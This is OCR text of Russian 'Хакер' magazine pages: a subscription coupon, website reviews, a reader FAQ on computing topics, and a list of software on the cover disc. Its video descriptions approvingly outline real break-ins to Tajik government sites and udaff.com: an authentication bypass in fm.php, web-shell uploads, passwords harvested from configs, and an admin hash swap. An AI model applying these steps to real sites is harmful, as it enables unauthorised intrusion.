Он выключил компьютер, закинул на плечо сумку и вышел за дверь. Улица встретила его теплым летним солнцем. Москва жила своей привычной бурной жизнью, люди спешили по делам, машины проносились одна за другой. Никто не знал, что очень скоро грядет время перемен.

BINARY YOUR'S

С Clearasil for Men чистая кожа без проблем! Гель для бритья обеспечивает мягкое и гладкое бритье, увлажняя и питая кожу витаминами. Тонизирующий гель для умывания глубоко, но мягко очищает кожу лица от загрязнений, а освежающий ментол и экстракт алоэ придают бодрость, тонизируют и смягчают кожу. Серия Clearasil for Men для ухода за кожей позволит молодым мужчинам всегда выглядеть хорошо и нравиться окружающим.

ПЕРВЫЕ **50** ПОДПИСЧИКОВ ПОЛУЧАТ ПОДАРОК. ТОНИЗИРУЮЩИЙ ГЕЛЬ ДЛЯ УМЫВАНИЯ И ГЕЛЬ ДЛЯ БРИТЬЯ CLEARASIL FOR MEN

СПЕШИТЕ

ЗАКАЗ ЖУРНАЛА В РЕДАКЦИИ

ЗАКАЖИ ЖУРНАЛ В РЕДАКЦИИ И СЭКОНОМЬ ДЕНЬГИ!!!

«Хакер» + 2 CD

115р	ЗА НОМЕР (экономия 30руб.*)
690р	ЗА 6 МЕСЯЦЕВ (экономия 180 руб.*)
1242р	ЗА 12 МЕСЯЦЕВ (экономия 460руб.*)

«Хакер» + DVD

130р	ЗА НОМЕР (экономия 30руб.*)
780р	ЗА 6 МЕСЯЦЕВ (экономия 180 руб.*)
1404р	ЗА 12 МЕСЯЦЕВ (экономия 516 руб.*)

«Хакер» + «Хакер Спец»

207р	ЗА НОМЕР (экономия 85руб.*)
1242р	ЗА 6 МЕСЯЦЕВ (экономия 510 руб.*)
2236р	ЗА 12 МЕСЯЦЕВ (экономия 1250 руб.*)



Как оформить заказ?

1. Заполнить купон и квитанцию
2. Перечислить стоимость подписки через Сбербанк
3. Обязательно прислать в редакцию копию оплаченной квитанции с четко заполненным купоном любым из перечисленных способов:

- по электронной почте: subscribe@glc.ru;
- по факсу: +7 (095) 780-88-24
- по адресу: 119992, Москва, ул. Тимура Фрунзе, дом 11, стр. 44-45, «Гейм Лэнд», отдел подписки.

ВНИМАНИЕ!

- подписка оформляется в день обработки купона и квитанции.
- купоны, отправленные по факсу или электронной почте, обрабатываются в течение 5 рабочих дней.
- купоны, отправленные почтой на адрес редакции обрабатываются в течение 20 дней.

РЕКОМЕНДУЕМ ИСПОЛЬЗОВАТЬ ЭЛЕКТРОННУЮ ПОчТУ ИЛИ ФАКС.

Подписка для юридических лиц

Москва: ООО "Интер-Почта", тел.: 500-00-60, e-mail: inter-post@sovintel.ru

Регионы: ООО "Корпоративная почта", тел.: 953-92-02, e-mail: kpp@sovintel.ru

Для получения счета на оплату подписки нужно прислать заявку с названием журнала, периодом подписки, банковскими реквизитами, юридическим и почтовым адресом, телефоном и фамилией ответственного лица за подписку. www.interpochta.ru

Подписка производится с номера, выходящего через один календарный месяц после оплаты. Например, если произвести оплату в сентябре, то подписку можно оформить с ноября.

ПО ВСЕМ ВОПРОСАМ ПО ПОДПИСКЕ ЗВОНИ БЕСПЛАТНО ПО ТЕЛЕФОНУ 8-800-200-3-999 (В ТОМ ЧИСЛЕ С МОБИЛЬНЫХ ТЕЛЕФОНОВ СЕТЕЙ МТС, БИЛАЙН, МЕГАФОН).

ВОПРОСЫ ПО ПОДПИСКЕ МОЖНО ЗАДАВАТЬ ПО E-MAIL: INFO@GLC.RU

* ЭКОНОМИЯ ОТ СРЕДНЕЙ РОЗНИЧНОЙ ЦЕНЫ ПО МОСКВЕ

ПОДПИСНОЙ КУПОН

Прошу оформить подписку:

- ☐ на журнал Хакер + 2 CD
- ☐ на журнал Хакер + DVD
- ☐ на комплект Хакер + 2CD и Хакер Спец + CD
- ☐ на комплект Хакер + DVD и Хакер Спец + CD

на ☐ месяцев

начиная с ____________ 2005 г.

- ☐ Доставлять журнал по почте на домашний адрес
- ☐ Доставлять журнал курьером на адрес офиса (по г. Москве)

Подробнее о курьерской доставке читайте ниже*

(отметьте квадрат выбранного варианта подписки)

Ф.И.О. ____________

____

дата рожд. ☐☐.☐☐.☐☐ г.
(день, месяц, год)

АДРЕС ДОСТАВКИ:

индекс ____________

область/край ____________

город ____________

улица ____________

дом ________ корпус ________

квартира/офис ____________

телефон (код) ____________

e-mail ____________

сумма оплаты ____________

* Курьерская доставка осуществляется только по Москве на адрес офиса. Для оформления доставки курьером укажите адрес и название фирмы в подписном купоне.

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»

ЗАО Международный Московский Банк, г. Москва

р/с № 40702810700010298407

к/с № 30101810300000000545

БИК 044525545 КПП - 772901001

Плательщик

Адрес (с индексом)

Назначение платежа	Сумма
Оплата за «____________»	
с ____ (месяц) 2005 г.	

Ф.И.О.

Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»

ЗАО Международный Московский Банк, г. Москва

р/с № 40702810700010298407

к/с № 30101810300000000545

БИК 044525545 КПП - 772901001

Плательщик

Адрес (с индексом)

Назначение платежа	Сумма
Оплата за «____________»	
с ____ (месяц) 2005 г.	

Ф.И.О.

Подпись плательщика

Кассир



_units

ИВАН СКЛЯРОВ
www.sklyaroff.ru
ИВАН КУЗНЕЦОВ AKA SEED
seed@nsk.ru

Идеальная Творческая Среда Synergy

1 www.synergy.com.ua

У тебя есть интересная идея, но нет возможности ее реализовать? Не проблема — вступай в проект Synergy. Synergy (от греч. «сотрудничество») — это международная некоммерческая организация. Основная цель которой — собрать креативных людей, имеющих оригинальные идеи и готовых для их воплощения бескорыстно помочь другим таким же гениям. В проект принимаются идеи не только программерского толка, но и, к примеру, философские или идеи по оптимальному управлению персоналом. В данный момент основные усилия направлены на написание ядра OS Synergy.

Кернел для самых маленьких

2 www.kernelnewbies.org

Этот проект полностью ориентирован на начинающих разработчиков ядра. На сайте рассматривается в основном ядро Linux, но имеются сведения и по ядрам других *nix-систем. Наверное, не стоит говорить, что здесь собрана всевозможная информация начального характера, документация и мануалы, разного рода FAQ, рекомендуемые книги, ссылки. Имеется даже свой канал IRC. Но вся информация на английском, хотя есть уже версии сайта на испанском и бразильском языках. Может быть, найдутся русские хлопцы, которые сделают русский вариант?

Эмуляторы прошлого

www.uic.nnov.ru/~pyva 3

Этот сайт заставил мое сердце биться чаще, и даже скупая мужская слеза скатилась по моей щеке от ностальгии. Здесь я нашел эмулятор своего первого в жизни компьютера - ПК «Микроша» с архивом игровых программ. Там же я нашел ссылку на эмулятор своего второго компьютера - ПК «Корвет». Весь вечер я играл в Ралли, Сокобан, Клад, Арканоид и прочие примитивные игрушки. Уверен, если тебе сейчас не 15 лет, то ты тоже найдешь эмулятор своего первого компьютера. Есть информация и для разработчиков эмуляторов.

Все о программировании железа и микроконтроллеров

http://yusoft.kulichki.com 4

Известно, что международная разработка системы Linux началась с призыва Линуса Торвадьдса в электронной конференции: «Вы скорбите о тех временах, когда мужчины были настоящими мужчинами и сами писали драйвера устройств?». Данный сайт создан для настоящих мужчин, которые самостоятельно программируют железо и микроконтроллеры. Впрочем, проект не ограничивается одними ПИКами, есть много информации на околокомпьютерные темы. Сайт создан одним человеком - Юрием Лысенковым и, к сожалению, давно уже не обновлялся.

1

2

3



Барсик

5 www.nilf.spbu.ru/~monakhov/www/applicat_r.html

Каких только экзотических языков программирования не существует в наше время! Вот зацени чудо русской программерской мысли — BARSIC (не путать с Бейсиком). Как сказано на странице разработчика, Барсик является мощным средством разработки приложений управления научными компьютеризированными установками, математического моделирования, программной анимации, а также обработки и визуализации физических данных. Барсик чем-то напоминает Visual BASIC и Delphi. Вся документация, мануалы по языку и сам язык с примерами можно свободно скачать с сайта.

Прикоснись к прекрасному

6 www.world-art.ru

Гидом в мире искусства призван послужить нам сайт world-art.ru. Проявляется искусство в таких областях, как литература, живопись и анимация, а также кино и телевидение. В разделе живописи можно ознакомиться с прекрасными творениями художников различных стилей со всего мира. Литературный уголок поделен по жанрам и насчитывает не один десяток тысяч произведений на любой вкус. Нажав на ссылку «анимация», ты попадешь на страницу с обзорами и рецензиями на анимационные работы, а в разделе Кино и ТВ можно без особого труда увидеть все новинки из мира кинематографа, выходящего на российских экранах, ознакомиться с биографиями легендарных актеров и обсудить популярные и не очень телевизионные программы и телесериалы.

Музей видеоигр

7 www.vgmuseum.com

На свете существует огромное количество видеоигр. Все они, начиная с тетриса и заканчивая последней квакой, по-своему интересны и оригинальны. У каждого из нас найдется, по крайней мере, с десяток любимых игр, к которым мы, несмотря на проходящее время, готовы возвращаться вновь и вновь. Сайт www.vgmuseum.com представляет собой огромный виртуальный музей игр. Здесь собраны игры самых разных игровых систем и дат выпуска. Причем количество собранных здесь игр просто поражает: для пятидесяти консолей насчитывается порядка двадцати пяти тысяч игрушек с подробным описанием и скриншотами. Постоянно публикуются все новые обзоры и новости мира видеоигр. А на форуме ты можешь пообщаться с геймерами со всего мира.

Аниме-журнал

http://animemagazine.ru 8

Этот ресурс будет полезен для ознакомления всем поклонникам творчества аниматоров из страны восходящего солнца, именуемого в народе не иначе, как anime. Сайт является виртуальным отображением журнала animemagazine и, начиная с 2002 года, предоставляет всем желающим огромное количество информации по данной теме. Авторы, являясь ярыми поклонниками anime-искусства, публикуют довольно интересные статьи и обзоры как совсем новых сериалов, так и классики жанра. Публикуются работы читателей журнала, и ведется их активное обсуждение. Подробно рассказывается о новинках из мира аниме-игр и дружественных online anime-ресурсах Сети. Регулярно проводятся голосования и еженедельные топ-рейтинги новинок индустрии мультфильмов.

Все про часы

http://watch.ru 9

В настоящее время часы для нас превратились во что-то совсем обыденное и привычное. А ведь часы - это не только прибор, показывающий который час, это целый мир, сочетающий в себе различные грани творчества и одновременно технические возможности современной мысли. Информационное электронное издание www.watch.ru призвано рассказать нам обо всем, что касается мира часов. На сайте собрана самая различная информация. В мастерской вас научат чинить и правильно пользоваться часами, в библиотеке предложат ознакомиться с изданиями, посвященными часовому делу. Зайдя по линку «часовые марки», ты ознакомишься со всем разнообразием производителей часов со всех концов света.



FAQ

FAQ comments:
СТЕПАН ИЛЬИН AKA STEP
faq@real.xakep.ru
_units

Q: Для отключения USB-девайсов в винде предусмотрено специальное средство — безопасное отключение устройств. Никогда им не пользовался и ни одного устройства пока не испортил. Поэтому и спрашиваю: насколько нужна эта утилита от Microsoft? Все мои друзья пользуются ей безоговорочно (боятся испортить флешки), но мне смысл ее использования представляется весьма сомнительным.

A: Утилита для безопасного извлечения устройств, встроенная в винду, действительно может быть полезна, но лишь иногда, да и то в очень редких случаях. Спецификация USB изначально предусматривает горячее подключение и отключение девайсов, поэтому ту же флешку можно совершенно безопасно демонтировать из компьютера в любой момент. Пускай на нее с огромной скоростью передаются данные: после отключения хуже ей в любом случае не станет. Другое дело, что часть данных (возможно, исключительной важности) на нее не попадут. Понимаешь, куда я клоню? Для того и нужно это «безопасное извлечение устройств», чтобы предотвратить потенциальную потерю данных и негативное влияние на работу приложений и системы в целом. Принцип прост: если в данный момент USB-устройство не используется — можно отключать. Если к нему осуществляются обращения — лучше не стоит.

Q: Расскажи в двух словах, что собой представляет язык Lisp. Чем он отличается от всех остальных? Почему некоторые авторитетные программеры используют его в своих проектах?

A: Название Lisp идет от двух английских слов Lisp Processing, что в переводе на русский означает «обработка списка». Лисп — это первый функциональный язык программирования, который активно использует списочные структуры для работы с информацией и хранения данных. На списках построено все. Данные представляются в виде списка. Любая функция — своеобразный список, имеющий несколько входных и выходных параметров. Сама программа на лиспе — это тоже список, состоящий из последовательности функций. Однородный подход к представлению любых данных и структур, в том числе управляющих, позволяет создавать мощные комплексы, которые при необходимости могут самомодифицироваться и дописывать части собственного кода. Без практики «въехать» во все это довольно сложно, поэтому рекомендую опробовать все самому. Для этого тебе понадобится одна из реализаций Lisp'a (например, CLISP — *clisp.cons.org*), текстовый редактор, поддерживающий автоматическое выравнивание кода и подсветку скобок (иначе ты рискуешь запутаться в колоссальном количестве скобок), а также хороший мануал (www.dvo.ru/tech/lisp).

Q: В чем разница между NiCd-, NiMH-, Li-Ion аккумуляторами? В большинстве современных девайсов установлены Li-Ion аккумы, но недавно купил себе фотоаппарат, работающий на NiMH-«батарейках», которые, по заявлению друзей, являются прошлым веком. Вот, заинтересовался.

A: Никель-кадмиевая (NiCd) батарея была создана еще в далеком 1946 году и вплоть до 90-х оставалась наиболее популярным типом аккумуляторов. Никель применялся для положительного электрода, кадмий — для отрицательного. В качестве электролита использовался гидроксид калия (едкое кали). Кадмий ядовит и очень дорог в утилизации, поэтому NiCd-аккумуляторы позже запретили во многих странах мира. Хотя характеристики подобных «батареек» впечатляют: быстрое время зарядки, возможность работы даже при очень низких температурах, длительное хранение без потери мощности и огромное количество циклов перезарядки — до 1500. Недостатком такого аккумулятора является так называемый эффект памяти, который значительно сокращает максимально возможный запас энергии и появляется в том случае, когда производится перезарядка не до конца разряженного аккумулятора.

Никель-металлогидридные (NiMH) аккумуляторы пришли на смену запрещенным NiCd. Вместо высокотоксичного кадмия стали применять соединение металла с водородом. Получилось неплохо: плотность накопления энергии стала достигать 120 Вт/кг, в то время как у никель-кадмиевых аккумуляторов этот показатель составлял максимум 80 Вт/кг. Не обошлось и без недостатков: количество циклов заряд-разряд уменьшилось до 500, а рабочая температура поднялась с минус 40 до минус 20 градусов.

Литиево-ионные аккумуляторы (Li-Ion) сейчас наиболее распространены. Они используются везде: в современных сотовых телефонах, КПК, ноутбуках и т.п. Такие батареи не имеют эффекта памяти, поэтому их можно заряжать, когда захочется. Количество подзарядок может достигать до 1000—1200 раз. Причем плотность заряда у Li-Ion достигает 160 Вт/кг, а степень внутренних энергетических потерь составляет всего 10% емкости в месяц. Есть, правда, одно «но»: литиево-ионные аккумуляторы стареют, то есть с каждым годом их максимальный заряд становится все меньше и меньше. С этим ничего не поделаешь, но нужно быть готовым через 2—3 года выделить средства на покупку нового аккумулятора.

Существуют также свинцово-кислотные (Lead Acid) и литий-полимерные (Li-Pol) аккумуляторы. Первые применяются в источниках бесперебойного питания, вторые — в топовых моделях сотовых телефонов. И те, и другие пока не получили широкого распространения.

Q: Как работает электронная цифровая подпись? Неужели она настолько безопасна, что ее состоятельность гарантирует даже законы России?

A: Ты помнишь, что такое контрольная сумма (checksum)? Это последовательность байтов, которая получена путем преобразования исходных данных по специальному алгоритму (например, MD5). Подобная последовательность уникальна: вероятность того, что идентичная контрольная сумма будет получена для других данных, стремится к нулю. Это предположение легло в основу простого метода для сравнения файлов: если checksum совпадают, то исходные данные идентичны.

На базе контрольных сумм построена и электронная цифровая подпись (ЭЦП). Допустим, есть человек А, который хочет передать сообщение человеку Б, причем мессага должна быть защищена электронной цифровой подписью (ЭЦП). Для этого ему потребуется два ключа. Один из них — секретный, он создается один раз и никогда не должен попадать в руки посторонним. На базе секретного ключа генерируется еще один — публичный, который должен быть отправлен адресатам или выложен на ресурсе со свободным доступом. Для защиты сообщения электронной подписью происходит следующее:

1 Вычисляется контрольная сумма (хэш) файла письма.

2 Полученный хэш шифруется секретным ключом.

На выходе получается та самая ЭЦП, которая прикрепляется к письму и гарантирует ее подлинность. С ее помощью получатель может проверить подлинность содержимого сообщения. Это происходит приблизительно так:

1 Сначала полученный код расшифровывается с помощью публичного ключа — получается контрольная сумма, которая была получена на стороне отправителя.

2 Далее checksum генерируется на стороне получателя и сверяется с той, что получена из подписи. В случае, если контрольные суммы идентичны, можно судить о достоверности сообщения.

Я намеренно не стал вдаваться в математические подробности, так как все доказательства и обоснования можно найти в описаниях алгоритмов RSA, MD5, DSA, SHA-1.

Q: ALT Linux при запуске монтирует все NTFS-разделы. Это хорошо, но доступ к ним имеет исключительно root. Простым пользователям система дает отворот-поворот, выдавая сообщение о недостаточности прав. Как же можно сделать эти разделы доступными для всех юзеров?

A: Для начала открой */etc/fstab* — конфигурационный файл, в котором обозначаются девайсы и разделы жестких дисков для монтирования. Там ты увидишь примерно следующую строчку:

/dev/hda5 /mnt/ntfs ntfs utf8,nls=koi8-u 0 1

/dev/hda3 — это, как ты догадался, твой NTFS-раздел.

/mnt/ntfs — точка монтирования

Далее следуют параметры монтирования: выбор кодировки, таблицы символов и т.д. Для полного счастья там не хватает опции, которая отвечает за права доступа к примонтированному разделу. Если раздел имеет права 000, то доступ к нему будет открыт для всех пользователей без исключения. После внесенных изменений строка для монтирования NTFS-раздела будет выглядеть следующим образом:

```
/dev/hda5 /mnt/ntfs ntfs utf8,nls=koi8-u,umask=000 0 1.
```

Q: В любом БИОСе есть пункт Boot Virus Detection. Не припомню, чтобы он хотя бы раз находил вирус. Этот антивирус работает?

A: Еще как работает. Правда, это не антивирус, а всего лишь детектор вирусов. И заразу он находит не всю подряд, а только загрузочную, которая может записать себя во flash-память

ЗАДАВАЯ ВОПРОС, ПОДУМАЙ! НЕ СТОИТ МНЕ ПОСЫЛАТЬ ВОПРОСЫ, ТАК ИЛИ ИНАЧЕ СВЯЗАННЫЕ С ХАКОМ/КРЭКОМ/ФРИКОМ — ДЛЯ ЭТОГО ЕСТЬ HACK-FAQ (HACK-FAQ@REAL.XAKEP.RU), НЕ СТОИТ ТАКЖЕ ЗАДАВАТЬ ОТКРОВЕННО ЛАМЕРСКИЕ ВОПРОСЫ, ОТВЕТ НА КОТОРЫЕ ТЫ ПРИ ОПРЕДЕЛЕННОМ ЖЕЛАНИИ МОЖЕШЬ НАЙТИ И САМ. Я НЕ ТЕЛЕПАТ, ПОЭТОМУ КОНКРЕТИЗИРУЙ ВОПРОС, ПРИСЫЛАЙ КАК МОЖНО БОЛЬШЕ ИНФОРМАЦИИ.

компьютера. Правда, сегодня такие вирусы не очень распространены, поэтому необходимость в этой опции весьма сомнительна. Лучше поставь свежие апдейты на винду.

Q: Недавно открыл сервис по продаже хостинг-услуг. Я директор, менеджер по продажам и служба поддержки в одном лице. Со всем пока успешно справляюсь, но консультировать пользователей по ICQ довольно неудобно. Хочется организовать так называемую HelpDesk, чтобы любой клиент при помощи удобного интерфейса мог оставить свой тикет (заявку), изложив в нем суть проблемы, заодно предоставив дополнительные данные (конфигурационные файлы, версии модулей для компиляции конкретного ПО и т.д.). Каким образом это можно организовать?

A: Самый очевидный вариант — поднять на сервере специальный веб-сценарий. Их довольно много, но я рекомендую обратить внимание на @1 Helpdesk XP PHP V2 (upoint.net/myscripts/helpdesk.htm), Helpdesk software Hesk (www.phpjunkyard.com/free-helpdesk-software.php), TicketMaster (www.jynx.net/tm), KBase Knowledge Base (scripts.tlcwe.com). В этом случае пользователь будет составлять тикеты прямо в окне браузера, через обычный веб-интерфейс. Обслуживание тикетов также осуществляется через веб-интерфейс, при этом обработкой запросов смогут заниматься несколько человек одновременно.

В принципе, можно обойтись без скриптов (и геморроя, связанного с их настройкой), воспользовавшись специально заточенными для этого дела программами. Больших достижений в этой области добилась утилита ManageEngine ServiceDesk Plus (manageengine.adventnet.com/products/service-desk/). На сайте есть кнопочка Live Demo, которая наглядно иллюстрирует ее возможности, — не хочется их дублировать. Прога весит немало (~50 Мб), однако несколько номеров назад вошла в подборку нашего DVD.

Q: В требованиях работодателя нередко можно встретить такое требование: знание и уверенная работа с Subversion. Знаю, что это система управления версиями, но чем она лучше популярной CVS?

A: Что вообще представляет собой система управления версиями? Это удобный инструмент, который позволяет отслеживать изменения, вносимые в код проекта, а также организовывать совместную работу нескольких девелоперов. CVS и Subversion действительно имеют одно и то же предназначение, поэтому поддерживаемые функции мало чем отличаются. Подобно другим системам, Subversion хранит иерархию версий проекта (например, первая версия — 1.0, далее — 1.1 и так до текущей) в специальном хранилище — репозитарии. Уполномоченный разработчик всегда может внести в код изменения: для этого ему необходимо выполнить операцию Check out, которая скопирует требуемый файл в рабочую директорию пользователя, откуда исходник будет доступен для редактирования. После того как нужные изменения будут внесены, необходимо обновить файл в репозитарии, что осуществляется с помощью операции Check in. Здесь есть один нюанс. Системы управления версиями обычно блокируют доступ к файлам, над которыми в текущий момент работает один из разработчиков. То есть для других программистов он становится недоступным для внесения изменений. Subversion позволяет редактировать файл сразу нескольким программистам, причем после выполнения ими операции Check in, она самостоятельно синхронизирует независимые изменения и сохраняет в репозитарий файл с дополнениями и исправлениями, внесенными всеми разработчиками.

Чтобы не ударить в грязь лицом перед работодателем, рекомендую ознакомиться с документацией на официальном сайте (http://subversion.tigris.org) и попробовать заюзать систему самому, настроив ее по подходящему HOWTO (http://gentoo-wiki.com/HOWTO_Subversion).

Q: В чем разница между UWin, CygWin и MinGW?

A: Давай по порядку.

UWin (www.research.att.com/sw/tools/uwin/) — это фактически эмулятор UNIX-систем. Условно его можно разделить на две части. Первая, она же самая важная, представляет собой библиотеки и заголовочные файлы, в которых полностью реализован UNIX API. Они необходимы для того, чтобы можно было компилировать юниксовые программы под винду и успешно использовать их. Вторая часть представляет собой непосредственно эмулятор UNIX'a, который содержит множество юниксовых утилит, а также программ-оболочек: bash, csh, zsh. UWin полностью эмулирует файловую систему Unix на NTFS и частично на FAT/FAT32. Файловая система отображается в UWin следующим образом: корневым каталогом (root, /), в котором ты, как всегда, найдешь привычные */bin*, */usr*, */lib*, */var*, */proc* и */tmp*.

Cygwin (www.cygwin.com) — это еще один эмулятор никсов, но намного более известный и функциональный. Распространяется в виде одного- единственного файла-инсталлятора, а нужные пакеты выбираются из списка и закачиваются с официального сайта прямо в процессе установки. Для того чтобы иметь возможность компилировать исходники Unix-программ, необходимо установить gcc, набор стандартных библиотек и утилиту make. После этого компиляция большинства программ не должна вызывать проблем, причем откомпилированные приложения можно легко запускать на любом другом компьютере при условии того, что в папке винды будет помещен небольшой файл *cygwin1.dll*.

Пакет MinGW (www.mingw.org), в отличие от Cygwin и Uwin, не является эмулятором ОС UNIX, но зато позволяет компилировать юниксовые программы под виндой. В пакет входит все необходимое: компилятор GCC, утилита make и набор стандартных модулей. Главное достоинство MinGW заключается в простоте. Достаточно закачать из инета один-единственный файл, в котором собрано все необходимое, и компиляция юниксовых программ будет проходить на раз-два.

Q: Возможно ли сейчас зарегистрировать домен в новой зоне .EU?

A: К сожалению, нет. Регистрацией доменов занимается Международный консорциум EURid (www.eurid.eu/en/registrant). При этом право на бронирование доменных имен пока имеют владельцы торговых марок, правительственные организации и компании. С 7 апреля 2006 года зарегистрировать домен сможет каждый, кто живет в ЕС или имеет там филиал своего бизнеса. Интересно, что за 15 минут существования доменной зоны было подано 40 тысяч заявок на регистрацию доменов. Ты еще надеешься зарегистрировать лакомый sex.eu? :)

BINARY YOUR'S






_units

Disco

Название видео:
ВЗЛОМ PRESIDENT.TJ | Nikitos

Это видео должно было появиться еще месяц назад, но из-за всеобщего разгильдяйства мувик выложить забыли. Итак, взлом всех главных сайтов Таджикистана. Как это было?
На сайте Национального Банка www.nbt.tj была найдена незапароленная админка www.nbt.tj/en/admin. Внутри была ссылка на файл-менеджер с серьезным багом, позволяющим обойти авторизацию, для чего к скрипту fm.php надо было добавить переменную u с именем нужного логина. Через баг в скрипте был подсмотрен пароль этого пользователя, который совпал с пассом от FTP-аккаунтом (что было вполне ожидаемо). По протоколу FTP на сайт был залит web-шелл, при помощи которого довольно быстро были найдены пассворды всех остальных пользователей сервера, включая пароли для доступа к president.tj. Тупак-администратор записал их в комментариях к конфигу FTP-сервиса proftpd :). Это еще одно наглядное доказательство, что в государственных органах зачастую работают некомпетентные личности :).





Название видео:
ВЗЛОМ УДАВА | mag


В этом видео хакер ковыряет падонкафский онлайн-ресурс udaff.com. В самом начале ролика он обнаруживает, что новостной скрипт при «правильной» эксплуатации может выводить первые N строк произвольного файла на сервере. Но это его не устроило, и он решил копаться дальше. Для того чтобы получить полный список скриптов, находящихся на сервере, он запряг Google искать все PHP-файлы на удаве. И результат оправдал свои ожидания! На сайте обнаружился заброшенный форум phpBB (думали — спрячут. Разбежались, от большого брата в лице Google не уйти!) старой версии, который страдает нашумевшей ошибкой, с помощью которой с легкостью можно легко получить шелл-доступ к системе. Получив шелл-акцес, хакер первым делом ищет доступную для записи директорию, чтобы залить туда знакомый всем r57shell. Открыв один из файлов конфигурации, наш взломщик обнаруживает в нем пароль от postgresql-базы. Слив, установив и настроив "phpPgAdmin, хаксор успешно проникает в БД удава. После этого он меняет хэш пароля администратора на свой, в результате чего сам становится админом ;).



Название видео:
CYGWIN | www.cygwin.com

Что будет делать хакер, если под руками у него вдруг не окажется *nix-шелла, а сервак обязательно нужно поругать remote-exploit'ом? Бьюсь об заклад, что с подобной ситуацией ты сталкивался не раз. И возможно, даже не смог решить ее, а выход из положения был рядом. Реально помочь в данной ситуации может изумительный пакет cygwin. Если говорить кратко, то поможет Linux, который работает под Windows. Разработчики полностью адаптировали API линукса под винду, поэтому cygwin позволяет компилировать в обычные exe'шники программы, изначально предназначенные для никсов. И самое главное — их можно запускать на любой виндовой тачке.

BINARY YOUR'S



WINDOWS

DEVELOPMENT
.Development
Hex Workshop 4.23
Microsoft SQL Server 2005 Express 9.00.1399
Negatory Assembly Studio 1.0
Nvu 1.0PR Russian
Olly 1.10 Special Edition
Ruby-mswin32 1.8.3
SQL Balance for MySQL 1.7.1
SQL Manager 2005 for SQL Server
Visual C++ 2005
Zend Optimizer 2.6.0

MISC
AbiWord 2.4.1
Amazing Desktop v 2.0
AutoMate 6
Chimera Virtual Desktop 1.3.6
CopyRator 1.5
DAMN NFO Viewer 2.10.0032.RC3
ERUNT 1.1j
Foxit PDF Reader 1.3
Frigate 3.33
FrontMotion Login v1.1.5.293
Hoo WinTail 3.2 Build 539
Keyboard LaunchPad 1.0
Locate 3.0 Beta 5
MagicISO 5
MediaMonkey 2.4
Message Smuggler 1.80.10
NASA World Wind 1.3.3.1
Photocopier 3.02
PhotoWatermark 6.0.8.2
pMetro
Screenshot Captor 2.07.01
SearchInform 1.7
SiSoftware Sandra 2005.SR3 (10.69)
SoftBase 2.1.1
SpyAgent 5.37
XPlorer 0.50.113

MULTIMEDIA
3D Studio Max 7.0
BSPlayer 1.37.826
CrazyTalk v 4.0 Media Studio
DivX
Dr. DivX 2.0 Beta 3
Elecard Mobile Converter v 1.2
FireGraphic 8.5.810
Font Fitting Room
Fraps 2.7.2
IconX 1.1
Media Player Classic 6.4.8.7
Mixcraft 2.01
Mobile Ringtone Converter 2.3.12
MyTheatre 3.33.5
NeroVision Express 3.1.0.21
Paint Shop Pro 10.02
Recolored 0.6.0 Beta
Sony Sound Forge Audio Studio v8.0a Build 63
Sothink SWF Quicker 2.0 RC
VideoCharge 3.3
VueScan 8.3
Winamp 5.12
X Codec Pack 1.9.9.305

NET
&RQ Black Rat IM v.1019
Backup Watcher for MySQL 1.9.0
BlackICE PC Protection 3.6
CurrPorts v1.07
CyD NET Utils 4.1
EncrediMail XE
Firefox 1.5
Free Download Manager 1.9
HiDownload Pro
HydraIRC 0.3.151
LanScope 2.9.1
LanSpy 2.0
Local Website Archive 1.23
Mumble 0.9.2
Offline Explorer Pro 4.0
Omea Reader 2.0
Opera's DC++ (oDC++) 5.31
Outpost Firewall PRO 3.0
pcAnywhere 12.0 Beta
RSS Builder
Skype 2.0.0.63
SmartCode VNC Manager 3.0.27.1
SmartFTP 1.5.991.24
Traffic Inspector PE 1.1.3.1711
Trillian 3.1
WebSite-Watcher 4.05
WinSCP 3.8
XSpider 7
Zebra Soft Phone

SYSTEM
Active UNDELETE v 5.1
Cygwin
DAEMON Tools 4.00
DirectX 9.0c
DirectX Rollbacker 0.35
Diskeeper 10
DiskLogon 2.5.1.1
Intel Desktop Control Center 2.0.00.18
Kaspersky Anti-Hacker 1.8.180
Kaspersky Personal Security Suite 1.1
MultiSet 1.9
Panda Titanium Antivirus 2006
PearPC 0.4.0
PentaSuite 8.1.1.131
QDS Security Toolkit 0.6.39
S&M 1.7.6
Second Copy 7
Shutdown Lock v 1.5
System Mechanic 6 Professional
WindowBlinds 5
WinGuard Pro 2006
XAMPP Windows 1.5.0-pl1

UNIX

DEVELOPMENT
Development
Bluefish 1.0.4
Code Forge IDE 4.5
Gambas 1.0.13
MDB Tools 0.6pre1
Qt 4.1.0
Ruby 1.8.4
SXEmacs 22.1.3
Zend Optimizer 2.6.0

MISC
AbiWord 2.4.1
Audio Tag Tool 0.12.2
Beagle 0.1.4
evince-0.4.0
File Roller 2.12.1
Gammu 1.03.20
gqview-2.0.1
htop v0.5.4
KDocker 1.3.0
KRename 3.0.9
KXDocker 0.39
Midnight Commander 4.6.0
Phone Manager 0.6
PwManager 1.2.4
Qalculate 0.9.2
SnapAll-0.1
Tux Commander 0.5.70
xsane-0.98b

MULTIMEDIA
Audacity 1.2.4
Blender 2.40
drip-0.9.0
Grip v3.2.0
Hugin 0.5
Inkscape 0.43
ogle-0.9.2
Photo Organizer 2.28
RealPlayer 10
vlc 0.8.4a
XnView v1.70

NET
aMule 2.0.3
Eggdrop 1.6.17
Gajim 0.9
Galeon 2.0
gurlchecker 0.8.3
KTorrent 1.1 RC1
Mail Notification 2.0
mICQ 0.5.0.4
Nessus-2.2.6
OpenProtect 5.0.4
Php Gmail Drive 0.3.2
PHPwebmail 2.3
SHOUTcast Server 1.9.5
SIM 0.9.3
X-Lite
Yahoo Messenger 1.0.4

SYSTEM
Apache Xindice 1.0
Fluxbox 0.1.14
grub 1.92
GWhere 0.2.1
Iozone 3.257
KDE 3.5.0
Kernel
